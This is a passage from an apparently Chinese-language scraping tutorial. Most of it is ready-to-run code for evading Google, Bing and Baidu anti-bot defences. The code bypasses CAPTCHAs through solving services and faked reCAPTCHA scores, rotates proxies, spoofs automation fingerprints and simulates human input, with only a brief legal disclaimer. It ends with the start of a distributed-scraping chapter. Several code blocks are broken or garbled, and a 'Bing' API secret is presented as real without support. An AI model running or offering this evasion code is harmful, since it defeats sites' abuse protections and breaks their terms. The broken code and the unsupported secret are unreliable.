 """测试搜索引擎的频率限制阈值"""
 session = requests.Session()
 headers = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'
 }

 captcha_triggered = False
 request_count = 0

 while not captcha_triggered:
 response = session.get(
 'https://www.google.com/search',
 params={'q': f'test query {request_count}'},
 headers=headers
)

 request_count += 1

 # 检测是否触发 CAPTCHA
 if 'captcha' in response.text.lower() or response.status_code == 429:
 print(f"Captcha triggered after {request_count} requests")
 captcha_triggered = True
 else:
 print(f"Request {request_count}: OK")
 time.sleep(1) # 每秒 1 次请求

 test_rate_limit()
```

结果:

- Google: 约 20-30 次/分钟 (IP)
- Bing: 约 50-60 次/分钟
- 百度: 约 100 次/分钟

### 2. reCAPTCHA v3 绕过

reCAPTCHA v3 不显示验证码，而是评分 (0.0-1.0) :

```
from playwright.sync_api import sync_playwright
import time

class RecaptchaV3Bypass:
 def __init__(self):
 self.playwright = None
 self.browser = None

 def solve_recaptcha(self, url, site_key, action='search'):
 """
 通过模拟真实用户行为来提高 reCAPTCHA 评分
 """
 with sync_playwright() as p:
 # 使用真实浏览器配置
 browser = p.chromium.launch(
 headless=False, # 非无头模式评分更高
 args=[
 '--disable-blink-features=AutomationControlled',
 '--disable-dev-shm-usage'
]
)

 context = browser.new_context(
 viewport={'width': 1920, 'height': 1080},
 user_agent='Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'
)

 # 加载真实 Cookie 从浏览器导出
 context.add_cookies([
 {
 'name': 'NID',
 'value': 'your_google_cookie',
 'domain': '.google.com',
 'path': '/'
 }
])

 page = context.new_page()

 # 模拟真实用户行为
 page.goto(url)

 # 随机鼠标移动
 for _ in range(10):
 x = random.randint(100, 800)
 y = random.randint(100, 600)
 page.mouse.move(x, y)
 time.sleep(random.uniform(0.1, 0.3))

 # 触发 reCAPTCHA
 token = page.evaluate(f"""
 var token = document.querySelector('input[name="g-recaptcha-response"]').value;
 token
 """)
```

```
 new Promise((resolve) => {{
 grecaptcha.ready(() => {{
 grecaptcha.execute('{site_key}', {action: '{action}'})
 .then(token => resolve(token));
 }});
 }})
)""")

 browser.close()
 return token

def search_with_recaptcha(self, query):
 """带 reCAPTCHA 的搜索"""
 token = self.solve_recaptcha(
 'https://www.google.com',
 site_key='6LfxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxE'
)

 # 使用 token 进行搜索
 response = requests.get(
 'https://www.google.com/search',
 params={
 'q': query,
 'recaptcha_token': token
 }
)

 return response.text
```

---

### 3. 使用第三方 CAPTCHA 求解服务

```
import requests
from twocaptcha import TwoCaptcha

class CaptchaSolver:
 def __init__(self, api_key):
 self.solver = TwoCaptcha(api_key)

 def solve_recaptcha_v2(self, site_key, page_url):
 """求解 reCAPTCHA v2"""
 try:
 result = self.solver.recaptcha(
 sitekey=site_key,
 url=page_url
)

 return result['code']

 except Exception as e:
 print(f"Error: {e}")
 return None

 def solve_hcaptcha(self, site_key, page_url):
 """求解 hCaptcha"""
 try:
 result = self.solver.hcaptcha(
 sitekey=site_key,
 url=page_url
)

 return result['code']

 except Exception as e:
 print(f"Error: {e}")
 return None

使用示例
solver = CaptchaSolver(api_key='your_2captcha_api_key')
token = solver.solve_recaptcha_v2(
 site_key='6LxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxE',
 page_url='https://www.google.com/search?q=test'
)

提交带 token 的请求
response = requests.post(
 'https://www.google.com/search',
 data={
 'q': 'test',
 'g-recaptcha-response': token
 }
)
```

---

## 频率限制绕过

### 1. IP 轮换

```
import requests
from itertools import cycle

class ProxyRotator:
 def __init__(self, proxy_list):
 """
 proxy_list: ['http://1.2.3.4:8080', 'http://5.6.7.8:8080', ...]
 """
 self.proxy_pool = cycle(proxy_list)
 self.session = requests.Session()

 def get_with_rotation(self, url, params=None):
 """使用代理轮换发送请求"""
 max_retries = 5

 for _ in range(max_retries):
 proxy = next(self.proxy_pool)

 try:
 response = self.session.get(
 url,
 params=params,
 proxies={'http': proxy, 'https': proxy},
 timeout=10
)

 if response.status_code == 200:
 return response
 except Exception as e:
 print(f"Proxy {proxy} failed: {e}")
 continue

 raise Exception("All proxies failed")

 # 使用代理池进行搜索
 proxy_list = [
 'http://proxy1.example.com:8080',
 'http://proxy2.example.com:8080',
 'http://proxy3.example.com:8080',
]

 rotator = ProxyRotator(proxy_list)

 for i in range(100):
 response = rotator.get_with_rotation(
 'https://www.google.com/search',
 params={'q': f'query {i}'}
)
 print(f"Search {i}: {response.status_code}")
```

## 2. 请求间隔随机化

```
import random
import time

class RateLimitEvader:
 def __init__(self, min_delay=2.0, max_delay=5.0):
 self.min_delay = min_delay
 self.max_delay = max_delay
 self.last_request_time = 0

 def wait(self):
 """智能等待，避免被检测"""
 current_time = time.time()
 elapsed = current_time - self.last_request_time

 # 使用正态分布生成延迟（更接近人类行为）
 delay = random.gauss(
 (self.min_delay + self.max_delay) / 2,
 (self.max_delay - self.min_delay) / 4
)
 delay = max(self.min_delay, min(self.max_delay, delay))

 if elapsed < delay:
 time.sleep(delay - elapsed)

 self.last_request_time = time.time()

 def search(self, query):
 """带智能延迟的搜索"""
 self.wait()

 response = requests.get(
 'https://www.google.com/search',
 params={'q': query}
)

 return response.text

使用示例
evader = RateLimitEvader(min_delay=3.0, max_delay=7.0)

for i in range(100):
 result = evader.search(f'query {i}')
 print(f"Search {i} completed")
```

## 案例 2: 搜索结果 API 逆向

### 背景

搜索引擎通常有内部 API（用于自动补全、相关搜索等），这些 API 的防护相对较弱。

### 逆向步骤

#### 1. 发现隐藏 API

使用 Chrome DevTools 监控网络请求：

Google 自动补全 API：

```
GET /complete/search?q=python&client=chrome HTTP/1.1
Host: www.google.com
```

响应：

```
[
 "python",
 ["python tutorial", "python download", "python for beginners", "python snake"]
]
```

Bing 搜索建议 API：

```
GET /AS/Suggestions?pt=page.home&mkt=en-US&qry=javascript&cp=10&cvid=xxx
Host: www.bing.com
```

#### 2. 逆向签名算法

某些 API 需要签名参数：

```
// 在 Bing 搜索页面的 JS 中找到
function generateSearchSignature(query, timestamp) {
 const secret = "bing_api_secret_2024";
 const str = `${query}|${timestamp}|${secret}`;
 return CryptoJS.SHA256(str).toString();
}

function searchAPI(query) {
 const timestamp = Date.now();
 const sig = generateSearchSignature(query, timestamp);

 return fetch(
 `/api/search?q=${encodeURIComponent(query)}&t=${timestamp}&sig=${sig}`
).then((r) => r.json());
}
```

---

## Python 实现

```
import requests
import hashlib
import time
import json

class SearchEngineAPI:
 def __init__(self):
 self.session = requests.Session()
 self.session.headers.update({
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Accept': 'application/json',
 'Referer': 'https://www.google.com/'
 })

 def google_autocomplete(self, query):
 """Google 自动补全 API"""
 url = 'https://www.google.com/complete/search'
 params = {
 'q': query,
 'client': 'chrome', # 或 'firefox', 'safari'
 'hl': 'en'
 }
 response = self.session.get(url, params=params)

 # 响应格式: [query, [suggestions], ...]
 data = response.json()
 return data[1] if len(data) > 1 else []

 def bing_suggestions(self, query):
 """Bing 搜索建议 API"""
 url = 'https://www.bing.com/AS/Suggestions'
 params = {
 'pt': 'page.home',
 'mkt': 'en-US',
 'qry': query,
 'cp': len(query),
 'cvid': self._generate_cvid()
 }
 response = self.session.get(url, params=params)
 data = response.json()

 # 提取建议
 suggestions = []
 for group in data.get('AS', {}).get('Results', []):
 for item in group.get('Suggests', []):
 suggestions.append(item.get('Txt'))

 return suggestions
```

```
def _generate_cvnid(self):
 """生成 Bing 的 CVID (Correlation Vector ID)"""
 import uuid
 return str(uuid.uuid4()).replace('-', '')

def baidu_suggestion(self, query):
 """百度搜索建议 API"""
 url = 'https://www.baidu.com/sugrec'
 params = {
 'prod': 'pc',
 'wd': query,
 'cb': 'jQuery' # JSONP callback
 }

 response = self.session.get(url, params=params)

 # 解析 JSONP 响应
 text = response.text
 json_str = text[text.index('(') + 1:text.rindex(')')]
 data = json.loads(json_str)

 suggestions = [item['q'] for item in data.get('g', [])]
 return suggestions

def signed_search(self, query, secret_key="bing_api_secret_2024"):
 """带签名的搜索 API"""
 timestamp = int(time.time())
 sig = self._generate_signature(query, timestamp, secret_key)

 url = 'https://api.search.example.com/search'
 params = {
 'q': query,
 't': timestamp,
 'sig': sig
 }

 response = self.session.get(url, params=params)
 return response.json()

def _generate_signature(self, query, timestamp, secret):
 """生成搜索签名"""
 str_to_sign = f"{query}|{timestamp}|{secret}"
 return hashlib.sha256(str_to_sign.encode()).hexdigest()

使用示例
api = SearchEngineAPI()

Google 自动补全
suggestions = api.google_autocomplete('python')
print("Google suggestions:", suggestions)

Bing 建议
bing_suggestions = api.bing_suggestions('javascript')
```

```
print("Bing suggestions:", bing_suggestions)

百度建议
baidu_suggestions = api.baidu_suggestion('机器学习')
print("Baidu suggestions:", baidu_suggestions)
```

## 案例 3: JavaScript 渲染结果提取

### 背景

现代搜索引擎大量使用 JavaScript 渲染结果（SPA），静态爬虫无法获取完整内容。

### 挑战

- 动态加载: 滚动加载更多结果
- 延迟渲染: 结果分批渲染
- 反调试: 检测 DevTools、Selenium

## 解决方案

### 1. 使用 Playwright (推荐)

```
from playwright.sync_api import sync_playwright
import time

class JavaScriptSearchScraper:
 def __init__(self):
 self.playwright = None
 self.browser = None
 self.context = None

 def setup(self):
 """初始化浏览器"""
 self.playwright = sync_playwright().start()

 # 使用隐身模式，避免检测
 self.browser = self.playwright.chromium.launch(
 headless=True,
 args=[
 '--disable-blink-features=AutomationControlled',
 '--disable-dev-shm-usage',
 '--no-sandbox'
]
)

 # 修改 navigator.webdriver
 self.context = self.browser.new_context(
 viewport={'width': 1920, 'height': 1080},
 user_agent='Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'
)

 self.context.add_init_script("""
 Object.defineProperty(navigator, 'webdriver', {
 get: () => undefined
 });
 """)

 def search_google(self, query, num_results=100):
 """搜索 Google 并提取结果"""
 page = self.context.new_page()

 # 访问搜索页面
 page.goto(f'https://www.google.com/search?q={query}')

 # 等待结果加载
 page.wait_for_selector('#search', timeout=10000)

 results = []
 loaded_results = 0

 # 滚动加载更多结果
 while loaded_results < num_results:
 # 提取当前可见结果
 items = page.query_selector_all('.g')
```

```
for item in items[loaded_results:]:
 try:
 title_elem = item.query_selector('h3')
 link_elem = item.query_selector('a')
 snippet_elem = item.query_selector('.VwiC3b')

 if title_elem and link_elem:
 results.append({
 'title': title_elem.inner_text(),
 'url': link_elem.get_attribute('href'),
 'snippet': snippet_elem.inner_text() if snippet_elem else
 })
 except Exception as e:
 continue

loaded_results = len(results)

滚动到底部
page.evaluate('window.scrollTo(0, document.body.scrollHeight)')
time.sleep(1)

检查是否有"更多结果"按钮
more_button = page.query_selector('a#pnnext')
if more_button and loaded_results < num_results:
 more_button.click()
 page.wait_for_load_state('networkidle')
else:
 break

page.close()
return results

def search_bing(self, query):
 """搜索 Bing 处理无限滚动"""
 page = self.context.new_page()
 page.goto(f'https://www.bing.com/search?q={query}')

 # 等待结果
 page.wait_for_selector('.b_algo')

 results = []
 last_height = 0

 # 无限滚动
 while True:
 # 提取结果
 items = page.query_selector_all('.b_algo')

 for item in items[len(results):]:
 try:
```

```
 title = item.query_selector('h2').inner_text()
 url = item.query_selector('a').get_attribute('href')
 snippet = item.query_selector('.b_caption p').inner_text()

 results.append({
 'title': title,
 'url': url,
 'snippet': snippet
 })

 except:
 continue

 # 滚动
 page.evaluate('window.scrollTo(0, document.body.scrollHeight)')
 time.sleep(2)

 # 检查是否加载了新内容
 new_height = page.evaluate('document.body.scrollHeight')
 if new_height == last_height:
 break

 last_height = new_height

page.close()
return results

def cleanup(self):
 """清理资源"""
 if self.context:
 self.context.close()
 if self.browser:
 self.browser.close()
 if self.playwright:
 self.playwright.stop()

使用示例
scraper = JavaScriptSearchScraper()
scraper.setup()

try:
 google_results = scraper.search_google('python tutorial', num_results=50)
 print(f"Found {len(google_results)} Google results")

 for result in google_results[:5]:
 print(f"- {result['title']}: {result['url']}")

finally:
 scraper.cleanup()
```

---

## 2. 绕过反自动化检测

```
from playwright.sync_api import sync_playwright
from playwright_stealth import stealth_sync

class StealthScraper:
 def __init__(self):
 self.playwright = sync_playwright().start()

 # 使用 playwright-stealth 插件
 self.browser = self.playwright.chromium.launch(headless=True)
 self.context = self.browser.new_context()

 def scrape_with_stealth(self, url):
 """使用隐身模式爬取"""
 page = self.context.new_page()

 # 应用 stealth 模式
 stealth_sync(page)

 # 添加额外的反检测措施
 page.add_init_script("""
 // 覆盖 navigator.webdriver
 Object.defineProperty(navigator, 'webdriver', {
 get: () => undefined
 });

 // 覆盖 chrome 对象
 window.chrome = {
 runtime: {}
 };

 // 覆盖 permissions
 const originalQuery = window.navigator.permissions.query;
 window.navigator.permissions.query = (parameters) => (
 parameters.name === 'notifications' ?
 Promise.resolve({ state: Notification.permission }) :
 originalQuery(parameters)
);

 // 覆盖 plugins
 Object.defineProperty(navigator, 'plugins', {
 get: () => [1, 2, 3, 4, 5]
 });

 // 覆盖 languages
 Object.defineProperty(navigator, 'languages', {
 get: () => ['en-US', 'en']
 });
 """)

 page.goto(url)
 return page.content()
```

## 案例 4: 搜索排名监控

### 背景

SEO 工具需要监控关键词排名，但搜索引擎会返回个性化结果。

---

## 解决方案

### 1. 禁用个性化

```
class UnbiasedSearchMonitor:
 def __init__(self):
 self.session = requests.Session()

 def google_unbiased_search(self, query):
 """获取非个性化的 Google 搜索结果"""
 url = 'https://www.google.com/search'

 # 使用特殊参数禁用个性化
 params = {
 'q': query,
 'pws': '0', # Disable personalization
 'gl': 'us', # Geo-location: US
 'hl': 'en', # Language: English
 'num': 100 # Results per page
 }

 headers = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Accept-Language': 'en-US,en;q=0.9',
 'Accept': 'text/html,application/xhtml+xml',
 # 不发送 Cookie? 避免个性化?
 }

 response = self.session.get(url, params=params, headers=headers)
 return self.parse_results(response.text)

 def parse_results(self, html):
 """解析搜索结果"""
 from bs4 import BeautifulSoup

 soup = BeautifulSoup(html, 'html.parser')
 results = []

 # 查找所有搜索结果
 for index, item in enumerate(soup.select('.g'), start=1):
 title_elem = item.select_one('h3')
 link_elem = item.select_one('a')

 if title_elem and link_elem:
 url = link_elem.get('href', '')

 results.append({
 'rank': index,
 'title': title_elem.get_text(),
 'url': url,
 'domain': self.extract_domain(url)
 })

 return results
```

```
def extract_domain(self, url):
 """提取域名"""
 from urllib.parse import urlparse
 parsed = urlparse(url)
 return parsed.netloc

def track_keyword_ranking(self, keyword, target_domain):
 """追踪关键词排名"""
 results = self.google_unbiased_search(keyword)

 for result in results:
 if target_domain in result['domain']:
 return result['rank']

 return None # 未进入前 100

使用示例
monitor = UnbiasedSearchMonitor()

ranking = monitor.track_keyword_ranking(
 keyword='web scraping tutorial',
 target_domain='example.com'
)

print(f"Current ranking: {ranking if ranking else 'Not in top 100'}")
```

---

## 2. 批量排名监控

```
import asyncio
import aiohttp
from typing import List, Dict

class BatchRankingMonitor:
 def __init__(self, keywords: List[str], target_domain: str):
 self.keywords = keywords
 self.target_domain = target_domain

 async def check_ranking(self, session, keyword):
 """异步检查单个关键词排名"""
 url = 'https://www.google.com/search'
 params = {
 'q': keyword,
 'pws': '0',
 'gl': 'us',
 'num': 100
 }

 async with session.get(url, params=params) as response:
 html = await response.text()

 # 简单解析（实际应使用 BeautifulSoup）
 if self.target_domain in html:
 # 计算排名（简化版本）
 rank = html.index(self.target_domain) // 1000 # 粗略估算
 return {'keyword': keyword, 'rank': rank}
 else:
 return {'keyword': keyword, 'rank': None}

 async def check_all(self):
 """批量检查所有关键词"""
 async with aiohttp.ClientSession() as session:
 tasks = [
 self.check_ranking(session, kw)
 for kw in self.keywords
]

 results = await asyncio.gather(*tasks)
 return results

使用示例
async def main():
 keywords = [
 'python tutorial',
 'web scraping',
 'data analysis',
 'machine learning'
]

 monitor = BatchRankingMonitor(keywords, 'example.com')
 results = await monitor.check_all()
```

```
for result in results:
 print(f"{result['keyword']}: Rank {result['rank']}")

asyncio.run(main())
```

## 案例 5: 行为检测与规避

### 背景

搜索引擎使用机器学习分析用户行为，检测爬虫。

### 检测指标

1. 鼠标轨迹: 真实用户有不规则的鼠标移动
2. 键盘输入: 真实用户有输入延迟和错误
3. 滚动模式: 真实用户滚动不均匀
4. 点击模式: 真实用户有犹豫、回退
5. 浏览历史: 真实用户有跨页面浏览

---

## 对抗策略

```
from playwright.sync_api import sync_playwright
import random
import time
import numpy as np

class HumanBehaviorSimulator:
 def __init__(self):
 self.playwright = None
 self.browser = None
 self.page = None

 def setup(self):
 """初始化"""
 self.playwright = sync_playwright().start()
 self.browser = self.playwright.chromium.launch(headless=False)
 self.page = self.browser.new_page()

 def human_mouse_move(self, from_x, from_y, to_x, to_y):
 """模拟人类鼠标轨迹（贝塞尔曲线）"""
 steps = random.randint(20, 40)

 # 控制点（随机偏移）
 cp1_x = from_x + (to_x - from_x) * random.uniform(0.2, 0.4) +
 random.uniform(-50, 50)
 cp1_y = from_y + (to_y - from_y) * random.uniform(0.2, 0.4) +
 random.uniform(-50, 50)
 cp2_x = from_x + (to_x - from_x) * random.uniform(0.6, 0.8) +
 random.uniform(-50, 50)
 cp2_y = from_y + (to_y - from_y) * random.uniform(0.6, 0.8) +
 random.uniform(-50, 50)

 for i in range(steps + 1):
 t = i / steps

 # 三次贝塞尔曲线
 x = (1-t)**3 * from_x + \
 3*(1-t)**2*t * cp1_x + \
 3*(1-t)*t**2 * cp2_x + \
 t**3 * to_x

 y = (1-t)**3 * from_y + \
 3*(1-t)**2*t * cp1_y + \
 3*(1-t)*t**2 * cp2_y + \
 t**3 * to_y

 self.page.mouse.move(x, y)
 time.sleep(random.uniform(0.005, 0.02))

 def human_typing(self, text, element_selector):
 """模拟人类打字（带延迟和错误）"""
 element = self.page.query_selector(element_selector)
```

```
for char in text:
 # 随机延迟
 delay = random.gauss(0.15, 0.05) # 平均 150ms
 time.sleep(max(0.05, delay))

 # 偶尔打错字
 if random.random() < 0.05:
 wrong_char = random.choice('abcdefghijklmnopqrstuvwxyz')
 element.type(wrong_char)
 time.sleep(random.uniform(0.1, 0.3))
 # 删除错字
 self.page.keyboard.press('Backspace')
 time.sleep(random.uniform(0.05, 0.15))

 element.type(char)

def human_scroll(self, target_y):
 """模拟人类滚动"""
 current_y = self.page.evaluate('window.pageYOffset')

 distance = target_y - current_y
 steps = random.randint(10, 20)

 for i in range(steps):
 # 加速 -> 减速
 if i < steps / 2:
 # 加速阶段
 scroll_amount = distance / steps * (i + 1) / (steps / 2)
 else:
 # 减速阶段
 scroll_amount = distance / steps * (steps - i) / (steps / 2)

 self.page.evaluate(f'window.scrollBy(0, {scroll_amount})')
 time.sleep(random.uniform(0.02, 0.05))

 # 偶尔向上微调
 if random.random() < 0.3:
 self.page.evaluate('window.scrollBy(0, -50)')
 time.sleep(random.uniform(0.1, 0.3))

def human_search(self, query):
 """模拟人类搜索行为"""
 # 访问首页
 self.page.goto('https://www.google.com')
 time.sleep(random.uniform(0.5, 1.5))

 # 移动鼠标到搜索框
 search_box = self.page.query_selector('input[name="q"]')
 box_position = search_box.bounding_box()

 # 从随机位置移动到搜索框
 self.human_mouse_move(
 random.randint(100, 500),
```

```
random.randint(100, 400),
 box_position['x'] + box_position['width'] / 2,
 box_position['y'] + box_position['height'] / 2
)

点击搜索框
search_box.click()
time.sleep(random.uniform(0.2, 0.5))

人性化打字
self.human_typing(query, 'input[name="q"]')

随机选择提交方式
if random.random() < 0.7:
 # 70% 按回车
 self.page.keyboard.press('Enter')
else:
 # 30% 点击搜索按钮
 search_button = self.page.query_selector('input[name="btnK"]')
 if search_button:
 search_button.click()

等待结果
self.page.wait_for_selector('#search')
time.sleep(random.uniform(1.0, 2.0))

模拟浏览结果（滚动、阅读）
self.human_scroll(random.randint(500, 1500))
time.sleep(random.uniform(2.0, 4.0))

提取结果
results = []
items = self.page.query_selector_all('.g')

for item in items:
 try:
 title = item.query_selector('h3').inner_text()
 url = item.query_selector('a').get_attribute('href')
 results.append({'title': title, 'url': url})
 except:
 continue

return results

def cleanup(self):
 """清理"""
 if self.browser:
 self.browser.close()
 if self.playwright:
 self.playwright.stop()

使用示例
simulator = HumanBehaviorSimulator()
```

```
simulator.setup()

try:
 results = simulator.human_search('python web scraping')
 print(f"Found {len(results)} results")

 for result in results[:5]:
 print(f"- {result['title']}")

finally:
 simulator.cleanup()
```

## 防护与对抗总结

### 搜索引擎防护

1. CAPTCHA: reCAPTCHA v2/v3, hCaptcha
2. 频率限制: IP、Cookie、User-Agent
3. 行为分析: 鼠标轨迹、打字模式、浏览历史
4. 设备指纹: Canvas、WebGL、Audio
5. TLS 指纹: JA3/JA3S 检测
6. API 签名: 时间戳 + 密钥验证

### 对抗策略

1. CAPTCHA 求解: 第三方服务、机器学习
2. IP 轮换: 代理池、住宅代理
3. 行为模拟: 鼠标轨迹、人类化延迟
4. 浏览器指纹伪造: Playwright Stealth
5. API 逆向: 发现隐藏接口
6. 分布式爬取: 多账号、多地域

## 法律与道德声明

本文仅用于技术研究和教育目的。未经授权爬取搜索引擎可能违反：

- 服务条款 (ToS)
- 计算机欺诈和滥用法 (CFAA)
- 各国反爬虫法律

请仅在授权环境下进行测试，尊重搜索引擎的 robots.txt。

## 工具推荐

### 爬虫框架

- Scrapy: Python 爬虫框架
- Playwright: 现代浏览器自动化
- Puppeteer: Node.js 浏览器控制

### 代理服务

- Bright Data: 住宅代理池
- Oxylabs: 企业级代理
- SmartProxy: 低成本选择

### CAPTCHA 求解

- 2Captcha: 人工求解服务
- Anti-Captcha: 自动识别
- CapSolver: AI 识别

---

## 反检测

- undetected-chromedriver: 反 Selenium 检测
  - playwright-stealth: Playwright 隐身
  - puppeteer-extra-plugin-stealth: Puppeteer 隐身
- 

## 相关章节

- 浏览器 DevTools 使用
- JavaScript Hook 技术
- 浏览器指纹识别
- TLS 指纹识别
- CAPTCHA 识别与绕过

## [R50] Distributed Scraping

# R50: 分布式爬虫架构

## 概述

随着数据规模的不断扩大，单机爬虫在性能、稳定性和效率上遇到了瓶颈。分布式爬虫架构通过将爬取任务分散到多台机器上并行执行，可以大幅提升爬取效率，实现千万级甚至亿级的数据采集。

本文介绍分布式爬虫的核心概念、主流框架、架构设计、去重策略以及生产环境的最佳实践。

## 基础概念

### 定义

分布式爬虫是指将网页抓取任务分散到多个独立的爬虫节点上并行执行的爬虫系统。与单机爬虫相比，分布式爬虫通过任务分发、数据共享和协同工作，实现了更高的吞吐量和更强的容错能力。

### 核心原理

分布式爬虫的核心是解决以下几个关键问题：

1. 任务调度：如何有效地将待爬取的 URL 分配给各个爬虫节点
2. URL 去重：如何在多节点环境下避免重复爬取同一个 URL
3. 数据共享：如何让各节点共享任务队列、去重集合和配置信息
4. 负载均衡：如何保证各节点的任务量相对均衡
5. 故障恢复：如何处理节点故障，保证任务不丢失

---

## 典型架构

```

graph TD
 subgraph Admin ["管理控制层"]
 Monitor[监控中心
Prometheus + Grafana
] --->|爬取速度监控
• 成功率统计
• 队列长度告警
• 节点健康检查| Config[配置中心
Consul / etcd
]
 Config --->|动态配置
• 服务发现
• 参数管理| end
 end

 subgraph Master ["任务调度中心 (Master)"]
 Redis[Redis Cluster
] --->|任务队列 (List/ZSet)
• URL 去重 (Set/BloomFilter)
• 分布式锁
• 节点心跳| MQ[消息队列
RabbitMQ / Kafka
]
 MQ --->|任务分发
• 优先级调度
• 持久化队列| end
 end

 subgraph Workers ["爬虫工作节点 (Workers)"]
 W1[Worker 1
] --->|Scrapy Engine
• Downloader
• Parser
| W2[Worker 2
]
 W2 --->|Scrapy Engine
• Downloader
• Parser
| W3[Worker 3
]
 W3 --->|Scrapy Engine
• Downloader
• Parser
| WN[Worker N
]
 WN --->|Scrapy Engine
• Downloader
• Parser
| end
 end

 subgraph Proxy ["代理池"]
 ProxyPool[IP 代理池
] --->|代理轮换
• 健康检查
• 故障转移| end
 end

 subgraph Storage ["数据存储层"]
 MongoDB[(MongoDB
)] --->|爬取数据
• 灵活 Schema
• 分片集群| MySQL[(MySQL
)] --->|结构化数据
• 事务支持|
 ES[(Elasticsearch
)] --->|全文搜索
• 实时分析| Cache[(Redis Cache
)] --->|热数据缓存
• 会话存储| end
 end

 Monitor -. 监控 .-> Redis
 Monitor -. 监控 .-> Workers
 Monitor -. 监控 .-> Storage
 Config -. 配置 .-> Workers

 Redis <-->|获取任务
上报状态| W1
 Redis <-->|获取任务
上报状态| W2
 Redis <-->|获取任务
上报状态| W3
 Redis <-->|获取任务
上报状态| WN

 MQ -->|任务分发| Workers

 W1 -->|使用代理| ProxyPool
 W2 -->|使用代理| ProxyPool
 W3 -->|使用代理| ProxyPool

```

WN -->|使用代理| ProxyPool

W1 -->|存储数据| MongoDB  
W2 -->|存储数据| MongoDB  
W3 -->|存储数据| MySQL  
WN -->|存储数据| ES

Workers -->|缓存| Cache

```
style Monitor fill:#4a90e2
style Redis fill:#e74c3c
style MQ fill:#f39c12
style Workers fill:#27ae60
style ProxyPool fill:#9b59b6
style Storage fill:#3498db
```

---

## Scrapy-Redis 分布式架构详解

```
sequenceDiagram
 participant M as Master 控制台
 participant R as Redis
(任务队列+去重)
 participant S1 as Spider 节点 1
 participant S2 as Spider 节点 2
 participant S3 as Spider 节点 N
 participant DB as MongoDB
```

Note over M,DB: 阶段 1: 初始化

M->>R: LPUSH start\_urls<br/>添加种子 URL  
R-->>M: 队列初始化完成

S1-->>R: 启动爬虫<br/>连接 Redis  
S2-->>R: 启动爬虫<br/>连接 Redis  
S3-->>R: 启动爬虫<br/>连接 Redis

Note over M,DB: 阶段 2: 任务竞争与分发

loop 持续爬取  
S1-->>R: RP0P requests<br/>获取任务  
R-->>S1: URL1

S2-->>R: RP0P requests<br/>获取任务  
R-->>S2: URL2

S3-->>R: RP0P requests<br/>获取任务  
R-->>S3: URL3

Note over S1,S3: 并行下载页面

S1-->>S1: 下载并解析 URL1  
S2-->>S2: 下载并解析 URL2  
S3-->>S3: 下载并解析 URL3

Note over S1,S3: 提取新 URL

S1-->>R: SADD dupefilter<br/>检查 URL 是否重复  
alt URL 未重复  
 R-->>S1: 1 (新 URL)  
 S1-->>R: LPUSH requests<br/>添加新任务  
else URL 已存在  
 R-->>S1: 0 (重复)  
 S1-->>S1: 丢弃重复 URL  
end

S2-->>R: SADD dupefilter<br/>检查去重  
R-->>S2: URL 状态  
S2-->>R: LPUSH requests<br/>添加新任务

S3-->>R: SADD dupefilter<br/>检查去重  
R-->>S3: URL 状态

S3->>R: LPUSH requests<br/>添加新任务

Note over S1,S3: 存储数据

S1->>DB: 存储 Item

S2->>DB: 存储 Item

S3->>DB: 存储 Item

end

